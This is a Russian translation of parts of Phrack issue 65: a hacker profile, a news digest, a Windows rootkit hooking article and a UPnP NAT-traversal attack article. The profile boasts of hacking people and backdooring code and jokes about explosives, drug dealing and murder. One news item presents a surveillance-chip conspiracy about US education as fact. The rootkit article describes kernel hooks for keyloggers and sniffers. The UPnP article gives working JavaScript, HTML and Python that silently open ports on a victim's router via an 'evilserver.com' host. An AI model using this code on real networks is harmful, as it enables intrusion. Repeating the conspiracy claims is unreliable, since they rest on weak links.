- Успешная социальная инженерия хакера "dvdman"
- Публикация профилей iDEFENSE с их смехотворно низкими ценами продажи

Памятные встречи

The Blue Boar, The Rain Forest Puppy, Captain Crunch, Ofir Arkin, Honey Dew Moore, Shok, некоторые настоящие хакеры (члены MoD) на HOPE, The Death Vegetable, Packet Fairy

Как начался PR0J3KT M4YH3M?

Идея не совсем оригинальна. Ранний исторический предшественник — Герострат, поджёгший Храм Артемиды в Эфесе. Главное вдохновение — ~eI8, вероятно, величайшая революционная блэкхат-публикация всех времён. А по-настоящему запустил PR0J3KT M4YH3M провал anti.security.is как формального движения против раскрытия информации.

В итоге PR0J3KT M4YH3M имел впечатляющий результат: взломы таких персон, как Theo de Raadt, Kevin Mitnick и Marty Roesch; захват IRC-серверов; слив известных хакерских журналов; бэкдоринг кода вайтхатов.

Чем вы гордитесь

- Закрытие Captain of Crush #2 (несколько раз, с изяществом)
- Создание фраз, определивших дух чернхатного движения начала XXI века, включая "w00w00 is p00p00"
- Первый "хакер (выше 152 см) на стероидах"
- Чтение последних 5 выпусков Phrack, не узнав ничего нового
- Автор эксплойта, включённого в книгу O'Reilly "Network Security Assessment" после того, как Chris McNab удалил комментарии/заголовки и подал его как свой

Мнение о хакерских конференциях

Бессчётное количество неправильных причин для посещения/выступления. Если вы ищете признания — лучше покончить с собой на YouTube. Доказательство в пудинге: 10 лет назад было немыслимо, что "конференции по безопасности" будут проходить в странах третьего мира вроде Мексики, Малайзии и Пакистана.

Мнение о Phrack Magazine

Я всегда считал этот журнал дерьмом, но раз уж спросили: "PHRACK MAGAZINE — Эй, по крайней мере это не 2600!" Это, вероятно, будет худший выпуск из всех.

Что вы хотели бы видеть в Phrack?

Статья о телефонах! (Не VoIP!) Обязательно больше mail spools... возобновлённый фокус на самодельных самодельных взрывных устройствах... может, tutorиалы по наркоторговле для новичков.

Приветы

Doing (R.I.P.), tr4shc4n m4n, krad, odaymaztr, Funny Bunny, module of rhino9, g4yh1tl3r, drater, the crazy Turk, Rocky the virgin hacker Jesus, zilvio, all my Icelandic friends, Hans Reiser (все в IRC говорят об убийстве, но никто на самом деле не доводит его до конца)

Огонь в адрес

pm/gaius, hd moore и ero ersatzsploit, Richard Johnson, The Condor, THE WAREZ D00D, Philip Emeagwali, Stefan Esser, Eric S. Raymond, Electronic Souls, Jose Nazario, Luigi Auriemma, Raven, Don "Beetle" Bailey, Ron Dufresne, Gadi Evron, lcamtuf, jeff moss, jericho, marcus ranum, lamo, markoff/shimomura/mitnick, theo, HACKER CRACKER

Цитаты

```
"irc warfare isnt very fun when u can just vanquish your f0ez... i feel
like i go thru life with IDDQD on...walking thru firewalls like IDSPISPOPD"
                                     - the_uT
```

"With a gun barrel between your teeth, you speak only in vowels." - Fight Club

"Behold I am become death, the destroyer of worlds" - Robert Oppenheimer

"d00d thats not a LADY OF THE PEN, thats ____ from CUMFIESTA!" - unknown

"i did it 4 the lulz" - ANONYMOUS

"we dish out rm's like petri" - the_uT

"For personal reasons, I do not browse the web from my computer."
- Richard Stallman

"2 FAST 2 FURIOUS 4 U" - the_uT, после победы в подпольном IRC-соревновании
по скоростному набору текста

Напоследок

Оглядываясь на моё участие в компьютерах, я очень рад, что пик моей активности пришёлся на рубеж XX-XXI веков. Хакинг уже не был таким простым, как ручная работа (wardialig и т.п.), но поиск уязвимостей и написание эксплойтов ещё не были такими утомительными, как сейчас. Сказать, что

я предпочёл бы сделать себе сеппуку, чем адаптироваться к поиску SQL-инъекций и клиентских браузерных эксплойтов — не преувеличение.

Если вы молодой человек, читающий этот журнал впервые в надежде стать хакером — забудьте об этом. Лучше начните коллекционировать краденые пароли от взрослых сайтов или зависайте на 4chan.

Спокойной ночи и удачи,
— UNIX TERRORIST

=[EOF]=

Phrack World News

Автор: TCLH

The Circle of Lost Hackers ищет любые новости, связанные с безопасностью, хакингом, репортажами с конференций, философией, психологией, сюрреализмом, новыми технологиями, космическими войнами, системами слежки, информационной войной, тайными обществами... всем интересным! Это может быть простая новость с одной лишь ссылкой, короткий или длинный текст. Присылайте нам свои новости.


С момента выхода прошлого номера Phrack мы не получили никаких новостей из Подполья — это значит, что снова все репортажи поступают от наших друзей.

Было бы хорошо, если бы люди, называющие себя «андеграундом», присылали нам свои новости...

Неужели наше Подполье умерло?

1. Новости от Speedy Gonzales
2. Как CSPP контролирует образовательную сеть США?
3. Ретроспектива андеграундной сцены
4. Роботы-убийцы
5. Значимые IP-адреса

1.



— Андеграундный заговор: когда квебекская сцена принимает слишком много ЛСД —

<http://www.mindkind.org/mindkind1011.zip>

— «Король кардеров» — и пойман —

http://www.theregister.co.uk/2007/09/18/max_butler_affidavit/

— «Защищённая зона» и «Microsoft» не стоят в одном предложении —

<http://www.stuff.co.nz/4269090a28.html>

— Быть этичным хакером — определённо не лучшая идея —

<http://www.smh.com.au/news/security/police-swoop-on-hacker-of-the-year/2007/11/15/1194766821481.html?page=2>

— Когда АНБ учит вас взламывать —

<https://www.hackerdegree.com>

Они читают Phrack? :)

— Когда Phrack становится спонсором без своего ведома —

http://conference.hackinthebox.org/hitbsecconf2007kl/?page_id=65

— Предлог терроризма отлично подходит для шпионского бизнеса —

<http://www.corpwatch.org/article.php?id=14821>

SAIC...

— Entersect выглядит как интересная мишень... —

http://www.washingtonpost.com/wp-dyn/content/article/2008/04/01/AR2008040103049_pf.html

— Хотите работать в MI6? —

http://news.bbc.co.uk/player/nol/newsid_6150000/newsid_6153000/6153092.stm?bw=bb&mp=rm&nol_storyid=6153092&news=1

— Авиасимулятор «не совсем» симулятор —

http://www.theregister.co.uk/2008/01/07/boeing_dreamliner_hacker_concerns/

— Этот дизайн кажется знакомым... —

<http://hex90.org/>

— После взлома мозга: взлом сердца! —

<http://packetstormsecurity.org/papers/attack/icd-study.pdf>

2. Как CSPP контролирует образовательную сеть США

автор: dahut

<http://www.mccullagh.org/db9/d30-32/kay-rosen-holleyman-1.jpg>

На приведённом выше снимке слева — Кен Кей, исполнительный директор Computer Systems Policy Project, справа — Роберт Холлейман, президент и генеральный директор Business Software Alliance.

CSPP (www.cspp.org) был создан в 1989 году, а впоследствии переименован в Technology CEO Council. Крупнейшие участники — Applied Material, Dell, EMC, HP, IBM, Intel, Motorola, NCR и Unisys. В совокупности все эти компании генерируют 300 миллиардов долларов годового дохода.

Организация была создана по запросу президента США с целью продвижения конкурентоспособности Соединённых Штатов посредством технологического лидерства. Можно подумать, что речь идёт об информационных технологиях. Но это не так. Речь идёт о технологиях разведки.

Проект состоит из двух этапов. Первый — изобрести шпионский чип и внедрить его в каждый компьютер, производимый в США. Именно это и сделала компания Fairchild (http://en.wikipedia.org/wiki/Fairchild_Semiconductor), выпустив чип Clipper

(http://en.wikipedia.org/wiki/Clipper_architecture). Clipper был разработан со встроенными схемами шифрования данных и возможностью скрытого доступа — примерно так же, как ранее программа PROMIS делала это с мейнфреймами.

Clipper предназначался для RISC-рабочих станций. После банкротства Fairchild и в связи с интересом Hitachi к поглощению компании правительство США обратилось к Intergraph с просьбой продолжить проект. Те выполнили поручение, запустив производство новой линейки UNIX-рабочих станций под названием Interpro32 на базе операционной системы AT&T Unix.

Таким образом, операционная система содержала код для активации скрытой части процессора и получения доступа к данным пользователей. Следующий рассекреченный документ объясняет американской администрации, насколько опасным может быть продолжение использования чипа Clipper совместно с AT&T: <http://www.softwar.net/bush.html>. В этом документе упоминаются ЦРУ и АНБ.

Теперь, когда основные американские производители чипсетов и компьютеров посвящены в секреты разведки ЦРУ, перейдём ко второму этапу.

В 1996 году президент США Клинтон поручил создать CEO Forum под руководством Кена Кея для разработки наилучших правил для классов будущего, подразумевая их подключение к Интернету с максимально современным оборудованием. Участники: Apple, Dell, IBM, Compaq, HP, Sun... Затем в 2002 году правительство США снова обратилось к Кену Кею с просьбой создать Partnership for 21st Century Skills — с целью занять центральное место в американском образовании K-12 через выстраивание совместных партнёрств между образованием, бизнесом, сообществом и государственными лидерами (www.21stcenturyskills.org). Это стало продолжением CEO Forum.

Участники:

- Adobe, AOL, Apple, AT&T, Cisco, Dell, Intel, Microsoft, SAP, Oracle...
- Национальная ассоциация образования, Ford Motor Company (?) и Министерство образования США

Кен Кей отвечает за продвижение компьютеров, программного обеспечения и сетевых систем во все школы США, а также за определение содержания учебных программ!

Возвращаясь к фотографии в начале статьи, можно провести связь между всеми программными компаниями, компанией BSA и Кеном Кеём. Благодаря успеху чипа Clipper они все знают, как за вами следить! Вишенкой на торте станет сообщение о том, что Кен Кей руководит WWASP — крупнейшей в мире сетью специализированных учреждений для «подростков в кризисе».

www.wwasp.com

http://en.wikipedia.org/wiki/World_Wide_Association_of_Specialty_Programs_and_Schools

Многие родители жалуются на методы работы учреждений WWASPS. Эти методы признаются спорными: поступали сообщения о жестоком (в том числе сексуальном) насилии и пытках со стороны персонала. В 2004 году, давая показания, Кен Кей заявил, что, по его мнению, сексуальные контакты между сотрудниками и учениками «не обязательно являются насилием». Как объяснить, что Кен Кей контролирует всю компьютерную отрасль США и систему образования страны и при этом способен управлять целой галактикой учреждений, практикующих сексуальные злоупотребления во всей полноте этого слова? (Смотрите также <http://antiwwasp.com/>)

3. Ретроспектива андеграундной сцены

автор: Duvel

Почти год спустя после публикации «Краткой истории андеграундной сцены» пришло время подвести итоги. Прежде всего, редакция Phrack и я лично хотим поблагодарить всех за положительные и отрицательные отзывы об этой статье. Её цель состояла не в том, чтобы объяснить, чем сцена была когда-то или чем должна быть, а скорее в том, чтобы спровоцировать дискуссию. И в этом смысле статья удалась. Теперь пора действовать.

На отрицательные комментарии я отвечать не стану — ни на один из них. Как вы, вероятно, заметили, я не отвечал ни на критические, ни на хвалебные отзывы (за одним исключением в самом начале — моя ошибка). Я предпочитаю позволить людям говорить. Меня весьма позабавило, что большинство отрицательных комментариев касалось незначительных мелочей (распознавание речи — это не добыча данных, этот парень не знает подсетей, пирамида андеграунда — для голливудских журналов, хакерские трюки слишком примитивны). Отвечать на них было бы глупо. Поэтому не буду.

Больше всего меня радует то, что многие молодые хакеры нашли эту статью интересной и нашли через неё свой путь. Как вы, вероятно, заметили, в этом номере есть ещё одна статья об андеграундной сцене. Мнение Anonymouse противоположно моему, но если читать между строк, мы оба движемся в одном направлении.

Безусловно, важно понимать историю хакерства (что я попытался объяснить в своей статье) или то, как умерло Подполье (что Anonymouse пытается объяснить в своей статье), но ещё важнее — сохранить хакеров живыми. Даже если Подполье уже никогда не будет прежним, страсть никуда не исчезла. Именно эта страсть к хакингу должна оставаться живой.

Я очень надеюсь, что все, кто оставил конструктивные комментарии, смогут принять участие в новом Подполье. Многие говорят, но ничего не делают. Я видел много интересных комментариев от людей, желающих что-то предпринять, но до сих пор от них ничего не последовало. Эти люди слишком заняты? Они просто мечтатели? Им не хватает нужных знаний? Или что-то ещё? Я не знаю.

Но это послание — для них: пожалуйста, перестаньте говорить и попробуйте принести что-то новому поколению хакеров.

Они нуждаются в вас.

4. Роботы-убийцы

Мой Roomba может заблудиться под обеденным столом, снова и снова врезаясь в ножки стульев. Путей к отступлению много, но он редко их находит. Только истинный гений мог бы превратить этот замечательный образец искусственного интеллекта в машину для убийства.

<http://blog.wired.com/defense/2007/10/roomba-maker-un.html>

Производители робота-пылесоса, милее которого не придумаешь, выкатывают новую машину: большого, быстрого, полуавтономного робота, способного убить разом целую кучу людей.

В отличие от других вооружённых роботов — полностью управляемых дистанционно — Warriors «разрабатываются с продвинутым программным обеспечением, наделяющим их способностью самостоятельно выполнять отдельные боевые задачи».

В то же время ключевой особенностью Warrior X700 является его возможность защищать солдат, открывая огонь из таких видов оружия, как пулемёт или 40-мм разрывной снаряд.

Подводим тяжёлую артиллерию.

<http://blog.wired.com/defense/2007/10/robot-cannon-ki.html>

Мы не привыкли думать о них именно так. Но многие современные военные системы вооружения по существу роботизированы — они самостоятельно выбирают цели, наводятся и ждут лишь того, чтобы человек нажал на курок. Большую часть времени. Но иногда эти машины начинают стрелять сами по себе, загадочным образом.

Во время стрельбовых испытаний на полигоне Armcor в Алкантпане «я лично видел, как орудие вышло из-под контроля несколько раз», — говорит Янг. «Они соорудили временную конструкцию из двух стальных столбов по обеим сторонам орудия с верёвкой между ними, чтобы не давать орудию раскачиваться. В итоге орудие снесло эти столбы».

Мангопе сообщил газете The Star, что «предполагается наличие механической неисправности, повлёкшей аварию. Орудие, которое было полностью заряжено, не стреляло так, как должно», — сказал он. «Похоже, что компьютеризированное орудие заклинило, затем произошёл какой-то взрыв, после чего оно открыло бесконтрольный огонь, убив и ранив солдат».

Но храбрый офицер, имя которого пока не называется, не смог остановить компьютеризированную швейцарско-германскую зенитную спаренную 35-мм пушку Oerlikon MK5, беспорядочно вращавшуюся из стороны в сторону. Орудие выпустило сотни 35-мм фугасных снарядов весом 0,5 кг по позиции, где стояли пять орудий.

К тому времени, как оно опустошило оба магазина автозарядника на 250 выстрелов каждый, девять солдат были убиты и одиннадцать ранены.

Можно я тоже поиграю?

<http://blog.wired.com/defense/2007/12/new-killer-bot.html>

Звёзды: «25-летний самоучка-инженер по имени Адам Геттингс» и его «похожий на игрушку, но вооружённый робот, призванный заменить солдат на поле боя».

У компании Геттингса почти нет следа в сети — даже сайта. Зато у него есть интересные партнёры, в том числе бывший «имаджинир» Disney Терри Идзуми (снявший это видео для робота) и производитель дробовиков Джерри Барбер (обеспечивший огневую мощь). Blackwater, по имеющимся сведениям, также одобрил продукт.

Blackwater и Disney? Какие ещё нужны рекомендации?

Ах да, есть ещё крутое рекламное видео.

<http://money.cnn.com/video/ft/#/video/fortune/2007/12/04/robotex.fortune>

Робовойны? Кто за?

http://blog.wired.com/defense/2007/05/top_war_tech_5_.html

«Багдадские сапёры использовали своих iRobot'ов для украшения своей мастерской», — сообщал Ноа после командировки с армейским подразделением по уничтожению боеприпасов несколько лет назад. «Недалеко оттуда, на центральном армейском складе роботов в Ираке, iRobot'ы стояли на полках, безмятежно покрываясь пылью, тогда как роботы Talon производства Foster-Miller возвращались поцарапанными и разобранными на куски — после того как их изжевала бомба».

Компания отметила, что «Госпитали для роботов» в зонах боевых

действий ремонтируют более 400 повреждённых взрывами роботов в неделю, возвращая их в строй.

Мой бот надерёт зад твоему боту. Отлично. Но как они справятся с людьми?

Не с теми, что бросают камни в танки, а с думающими — такими, как те, кто взломал израильские криптосистемы связи в ходе недавней войны в Ливане.

Посмотрим, что произойдёт, когда робот наткнётся на ковёр, брошенный поверх ямы. Или если кто-то набросит на него одеяло, покрасит краской объектив камеры или направит на камеру ИК-лазеры или очень яркие OLED-диоды.

Как только у вас есть физический доступ к устройству — оно ваше. Насколько сложно перепрошить его и отправить обратно против создателей?

Можем ли мы испытать наши контрмеры против роботов-убийц? Возможно. Возможность может вскоре оказаться так же близко, как ближайший свинарник.

<http://blog.wired.com/defense/2007/08/armed-robots-so.html>

Вооружённые роботы — аналогичные тем, что сейчас патрулируют в Ираке — предлагаются местным полицейским подразделениям, сообщают производитель машин и сотрудники правоохранительных органов.

Foster-Miller, производитель вооружённого военного робота SWORDS, также активно продвигает аналогичную модель для гражданских полицейских сил. Talon SWAT/MP — «робот, специально оснащённый для сценариев, с которыми часто сталкиваются подразделения полицейского SWAT [специального оружия и тактики] и военной полиции», — говорится в информационном листке компании. Он «может быть сконфигурирован со следующим оборудованием:

- . Многозарядное электрошоковое устройство TASER с лазерным прицелом.
- . Громкоговоритель и аудиоприёмник для переговоров.
- . Камеры ночного видения и тепловизоры.
- . Выбор оружия для летального или менее чем летального ответа:
 - 40 мм гранатомёт — 2 выстрела
 - дробовик 12 калибра — 5 выстрелов
 - метательное устройство FN303 нелетального действия — 15 выстрелов.

Помимо полиции штата Массачусетс, отряды SWAT в Хьюстоне, Сан-Франциско и Лаббоке (Техас) — все имеют этих роботов, по словам представителя Foster-Miller Синтии Блэк.

Наконец-то законный повод для Swatting.

<http://en.wikipedia.org/wiki/Swatting>

В сфере информационной безопасности Swatting — это попытка обманом заставить службу экстренного реагирования направить группу быстрого реагирования на вызов. Название происходит от попыток обмануть оператора экстренной службы («оператора 911») и заставить его выслать отряд SWAT (Special Weapons and Training) по ложному поводу.

Что дальше?

<http://blog.wired.com/defense/2007/11/black-knight.html>

Теперь мы знаем, что существуют роботизированные автомобили, достаточно умные, чтобы самостоятельно ездить по городу. Следующий шаг — само собой, снабдить их автоматическим оружием.

Или войска могут просто расслабиться и дать машине ехать

самостоятельно. Knight использует «продвинутые роботизированные технологии автономного передвижения», по словам ВАЕ. «Эта возможность позволяет Black Knight планировать маршруты, двигаться по запланированному маршруту и объезжать препятствия — всё без вмешательства оператора».

<http://blog.wired.com/defense/2008/01/israel-thinking.html>

Итак, израильские военные руководители приступили к предварительному планированию новой роботизированной системы обороны, наделённой достаточным искусственным интеллектом, чтобы «полностью взять управление на себя» у живых операторов. «Она будет разработана для... автономных операций», — сообщает Defence News бригадный генерал Даниэль Мило, командующий силами противовоздушной обороны Израиля. А в случае «апокалиптического» удара, отмечает Опалл-Ром, система сможет справляться с «атаками, превышающими физиологические возможности человеческого командования».

Как будет «Skynet» на иврите?

<http://www.reuters.com/article/oddlyEnoughNews/idUST27506220080408?feedType=RSS&feedName=oddlyEnoughNews&rpc=22&sp=true>

Роботы могут занять рабочие места 3,5 миллиона человек в стареющей Японии к 2025 году, считает аналитический центр, что поможет избежать нехватки рабочей силы по мере сокращения населения страны.

По его данным, воспитатели сэкономят бы более часа в день, если бы роботы помогали ухаживать за детьми, пожилыми людьми и выполнять часть домашней работы. В обязанности роботов могло бы входить чтение книг вслух или помощь в купании пожилых людей.

Мыло не роняй.

5. Значимые IP-адреса

Вот некоторые IP-адреса, которые нам присылают... мы ничего не проверяли, так что не вините нас. Если у вас есть ещё диапазоны — присылайте.

Но для начала: лучший список IP-адресов, вероятно, тот, что на cryptome:

<http://cryptome.org/nsa-ip-update14.htm>

[Таблица из ~500 записей IP-диапазонов военных, разведывательных и правительственных структур США, Канады и других стран — опущена]

Phrack World News, выпуск 65 — архивный перевод

Скрытный перехват: ещё один способ подрыва ядра Windows

Авторы: mxatone и ivanlef0u

Содержание

1. Введение в технологии анти-руткитов и их обход
 - 1.1 Техники руткитов и анти-руткитов
 - 1.2 О защитах уровня ядра
 - 1.3 Ключевая концепция: использование кода ядра против него самого
2. Скрытный перехват IDT
 - 2.1 Как Windows управляет аппаратными прерываниями
 - 2.2 Заключение по скрытному перехвату IDT
3. Захват NonPaged pool через скрытный перехват
4. Обнаружение
5. Заключение
6. Ссылки

1. Введение

В наши дни руткиты и анти-руткиты становятся всё более важными в ландшафте IT-безопасности. Руткиты изменяют поведение операционной системы. Анти-руткиты пытаются обнаружить и уничтожить их.

Эта статья посвящена руткитам на платформе Windows — точнее, новым видам техник перехвата, применимых к ядру Windows.

1.1 Техники руткитов и анти-руткитов

Руткит перехватывает поведение операционной системы. Самый простой пример — SSDT (System Service Descriptor Table), содержащая список системных вызовов в виде таблицы указателей функций. Изменив указатель в этой таблице, можно контролировать поведение функции.

Основные области, используемые руткитами на Windows:

- **SSDT** (таблица ядерных системных вызовов) и shadow SSDT (таблица win32k)
- **MSR** (Model Specific Registers) — например, MSR_SYSENTER_EIP
- **MajorFunctions** — функции драйверов для обработки I/O
- **IDT** (Interrupt Descriptor Table)
- **DKOM** (Direct Kernel Object Manipulation) — прямая манипуляция объектами ядра

Известные руткиты: Hacker Defender (Holy Father), NT Rootkit (Greg Hoglund), FU (Fuzen_op), FUto, BootRoot, Blue Pill (Joanna Rutkowska).

1.2 О защитах уровня ядра

Защита имеет преимущество перед атакой только если действует с более высокого уровня. PatchGuard неэффективен, потому что атакующий может найти способ атаковать его на том же уровне.

В июне 2006 Грег Хоглунд представил концепцию КОН (Kernel Object Hooking) — перехват без модификации статического кода, а работа с динамически выделяемыми структурами/кодом (DPC).

1.3 Ключевая концепция: использование кода ядра против него самого

Идея этой статьи — эксплуатация кода ядра. Полный контроль над окружением означает полный контроль над поведением кода, использующего это окружение.

2. Скрытый перехват IDT

2.1 Как Windows управляет аппаратными прерываниями

IDT (Interrupt Descriptor Table) — специфичная для CPU таблица в пространстве ядра из 256 записей структур KIDTENTRY.

```
kd> dt nt!_KIDTENTRY
+0x000 Offset          : Uint2B
+0x002 Selector        : Uint2B
+0x004 Access          : Uint2B
+0x006 ExtendedOffset  : Uint2B
```

Каждый процессор имеет свой IRQL (Interrupt ReQuest Level):

- 31-27: Наивысшие IRQL (Clock, системные сбои)
- 26-3: DEVICE_IRQL (аппаратные прерывания)
- 2: DISPATCH_LEVEL (планировщик, DPC)
- 1: APC_LEVEL
- 0: PASSIVE_LEVEL (потoki)

Когда аппаратное прерывание поступает, оно преобразуется LAPIC в 8-битный вектор — индекс в IDT. Структура KINTERRUPT:

```
kd> dt nt!_KINTERRUPT
+0x000 Type            : Int2B
+0x002 Size            : Int2B
+0x004 InterruptListEntry : _LIST_ENTRY
+0x00c ServiceRoutine   : Ptr32 unsigned char
+0x010 ServiceContext   : Ptr32 Void
...
+0x020 DispatchAddress  : Ptr32 void
+0x024 Vector           : Uint4B
...
+0x03c DispatchCode     : [106] Uint4B
```

KiInterruptTemplate — шаблон, динамически генерируемый для каждого прерывания. Два ключевых места в нём модифицируются ядром:

- `mov edi,` — указатель на структуру KINTERRUPT
- `jmp KiInterruptDispatch` — переход к диспетчеру

Скрытный перехват: мы заменяем `mov edi, на mov edi`, — указатель на нашу структуру `KINTERRUPT` с собственным `ServiceRoutine`. Anti-руткиты не проверяют динамически выделяемый код `KiInterruptTemplate!`

Приложение 1: Кернелный кейлоггер

Перехватывая DPC клавиатуры (`I8042KeyboardIsrDpc`), мы можем фильтровать нажатия клавиш через `KeyboardClassServiceCallback`.

Приложение 2: NDIS-сниффер пакетов

Аналогично перехватываем `ndisMDpc` через `MiniportDpc` в структуре `NDIS_MINIPORT_INTERRUPT`, чтобы фильтровать входящие пакеты.

3. Захват NonPaged pool через скрытный перехват

Наша цель — получить выполнение кода при каждой попытке выделения `NonPaged`, изменяя только данные без каких-либо хуков.

3.1 Обзор распределения памяти ядра

Три таблицы для `NonPaged pool`:

1. **PPNPagedLookasideList** — per-CPU таблица для блоков ≤ 256 байт
2. **NonPagedPoolDescriptor** — для блоков ≤ 4080 байт
3. **MmNonPagedPoolFreeListHead** — для блоков ≥ 1 страницы

3.2 Отравление MmNonPagedPoolFreeListHead

Структура `LIST_ENTRY`:

```
kd> dt nt!_LIST_ENTRY
+0x000 Flink : Ptr32 _LIST_ENTRY
+0x004 Blink : Ptr32 _LIST_ENTRY
```

Мы отравляем связный список фальшивой записью, удаление которой запишет 3-байтный опкод `jmp [reg+XX] (FF 60 XX)` в исполняемый код. Список остаётся проходимым если `Flink` корректен — например `0xFFFF60FF` в `little-endian` даёт нужный опкод.

3.3 Расширение на все размеры

Для распространения техники на все выделения:

1. **Отключение lookaside:** устанавливаем `Next = NULL` и `Depth = 0xFFFF` в `PPNPagedLookasideList`
2. **Управление пул-дескрипторами:** меняем `KNODE color` так, чтобы он указывал на пустой пул-дескриптор → код выполнится через нашу базовую технику → мы вызываем `ExAllocatePoolWithTag` с нашим собственным дескриптором

3.4 Применения

Перенаправление стека: используя базу данных адресов возврата, мы можем вызывать собственный обработчик при выделениях из определённых контекстов.

Инъекция кода в userland: KeUserModeCallback позволяет ядру временно переключаться в userland. Перехватывая эту таблицу, можно инжектировать код в доверенные приложения.

4. Обнаружение

Программные изменения поведения могут быть частью Verifiable OS. Базовые проверки: целостность LIST_ENTRY структур. С аппаратной виртуализацией возможны расширения для детектирования без анализа компоновки ядра.

5. Заключение

Техники в этой статье показывают, что элегантный программный перехват всё ещё может обойти большинство защит без значительных потерь производительности. Обнаружение руткита недостаточно — защита, которая не может удалить руткит или предотвратить заражение, бесполезна.

6. Ссылки

- [1] Holy Father, "Invisibility on NT boxes"
- [2] Hacker Defender — <https://www.rootkit.com/vault/hf/hxdef100r.zip>
- [3] 29A — <http://vx.netlux.org/29a>
- [4] Greg Hoglund, NT Rootkit
- [5] fuzen_op, FU
- [6] Peter Silberman, C.H.A.O.S, FUto — <http://uninformed.org/?v=3&a=7>
- [7] Eeye, BootRoot
- [8] Eeye, Pixie
- [9] Joanna Rutkowska, Blue Pill — <http://bluepillproject.org/>
- [18] PaX документация, PatchGuard papers (Uninformed)
- [19] Greg Hoglund, KOH Rootkits
- [22] Microsoft, Debugging Tools for Windows
- [34] Russinovich, Solomon, "Microsoft Windows Internals"

Пробивание дыр в NAT с помощью UPnP

Автор: max_packetz@felinemenace.org

Дата: 12 апреля 2008

Содержание

1. Введение / Обзор NAT и UPnP
2. Детали реализации
 - 2.1 IRC Protocol: DCC
 - 2.2 Java-апплет
 - 2.3 HTML
 - 2.4 Listener
3. Сборка в единое целое с Python
4. Ссылки
5. Приложение А: Исходный код

1. Введение / Обзор NAT и UPnP

Данная статья документирует практическую технику, позволяющую злоумышленнику создать веб-сайт, посещение которого заставит жертву непреднамеренно пробросить порт через свой NAT — предоставив атакующему прямое соединение с жертвой внутри её частной сети через UPnP.

NAT (Network Address Translation) позволяет нескольким машинам совместно использовать один IP-адрес без конфликтов. Распространённое заблуждение: NAT якобы обеспечивает непробиваемый уровень безопасности для внутренних хостов.

UPnP (Universal Plug and Play) — набор протоколов, позволяющих бесшовную реализацию сетей и коммуникаций. Ключевая функция — пробивание NAT: шлюз анализирует проходящие через него протоколы и пробрасывает порты к внутреннему сервису. Это позволяет таким протоколам как FTP/SIP работать.

На большинстве домашних ADSL/модемов и маршрутизаторов UPnP включён по умолчанию.

2. Детали реализации

2.1 IRC Protocol: DCC

IRC использует DCC (Direct Client to Client) для создания прямого канала связи между клиентами в обход сервера. Запрос DCC содержит IP-адрес и порт.

Строка DCC SEND:

```
"\x01DCC SEND fake.exe 2130706433 1337\x01\r\n\r\n"
```

Формат: DCC SEND

Шлюз с включённым UPnP анализирует IRC-трафик в поисках команд DCC. При обнаружении — заменяет внутренний IP на внешний и пробрасывает указанный порт. При этом подключиться с любого адреса в мире будет совершенно легитимно!

Многие реализации UPnP даже не проверяют, соответствует ли IP в DCC SEND адресу машины жертвы — что позволяет атаку ещё проще.

2.2 Java-апплет (определение внутреннего IP)

Проще всего получить внутренний IP жертвы с помощью Java-апплета:

```
String s = (new Socket(s2, i)).getLocalAddress().getHostAddress();
```

Апплет MyAddress доступен на <http://reglos.de/myaddress/MyAddress.html> и поддерживает вызов JavaScript-функции MyAddress() при получении IP.

```
<applet code="MyAddress.class" name="myaddress" mayscript width="0" height="0"></applet>
<script>
var ip = null;
function MyAddress(i) {ip = defunct(i); doevil();}
function defunct(sip) {
    if(sip == null) return 0;
    sip += '';
    var dip = 0;
    var a = sip.split(".");
    var l = a.length;
    for(var i=0; i<l; i++)
        dip += a[l-i-1]*Math.pow(256,i);
    return dip;
}
</script>
```

2.3 HTML

Автоматическая отправка DCC-строки через HTML-форму:

```
<form id="evilform" name="evilform"
    action="http://evilserver.com:6667/"
    method="post" enctype="multipart/form-data">
<input type="input" id="payload" name="payload" value="null">
</form>

function doevil(ip, port) {
    var frm = document.forms['evilform'];
    if(frm == null) return;
    frm.payload.value = unescape("%01")
        + "DCC SEND evil.txt " + ip + " " + port +
        + unescape("%01%0a%0d");
    try { frm.submit(); } catch(err) { return; }
}
```

Финальный вариант использует два iframe — скрытый (evilframe) и видимый (goodframe с реальным контентом), чтобы жертва была отвлечена на контент пока форма отправляется. Несколько портов пробрасываются последовательно с задержкой 1 секунда между отправлениями.

Фрагмент evil.html:

```
var ports = [135,137,138,139,22,1337];
var ip = null;
var cp = 0;

function MyAddress(i) {ip = defunct(i); opennextport();}
function formposting() {
    window.setTimeout('opennextport()', 1000)
```

```

}
function opennextport() {
    if(!ports || cp < 0 || cp > ports.length) return;
    port = ports[cp++];
    document.getElementById('evilframe').src = 'evilform.html';
}

```

2.4 Listener

Сервис на стороне атакующего слушает порт 6667 и при получении соединения пытается подключиться обратно к жертве через пробитые NAT-порты:

```

class RequestHandler(SocketServer.StreamRequestHandler):
    def handle(self):
        while(True):
            try:
                line = self.rfile.readline()
            except:
                return
            # обработка строк DCC

def scan(self, ip, port):
    sock = socket.socket()
    sock.settimeout(1)
    ret = sock.connect_ex((ip,int(port))) == 0
    sock.close()
    return ret

```

Пример вывода `whiskers.py`:

```

Sat, 12 Apr 2008 01:13:39 GMT: [+] Opened hole for port: 135 on ip: 1.2.3.4
Sat, 12 Apr 2008 01:13:39 GMT: [+] ---- Internal port: 135 on ip: 192.168.0.100 - closed.
...
Sat, 12 Apr 2008 01:13:45 GMT: [+] Opened hole for port: 22 on ip: 1.2.3.4
Sat, 12 Apr 2008 01:13:45 GMT: [+] ---- Internal port: 22 on ip: 192.168.0.100 - open.

```

3. Сборка в единое целое с Python

Для автоматизации всего процесса предоставляется расширяемый Python-скрипт `claw.py`, генерирующий веб-страницы, `MyAddress.class` и `listener`:

```

./claw.py -h # справка по использованию

```

4. Ссылки

- [1] NAT RFC: <http://www.faqs.org/rfcs/rfc1631.html>
- [2] UPnP NAT Traversal
- [3] IRC RFC 1459: <http://www.mirc.co.uk/help/rfc1459.txt>
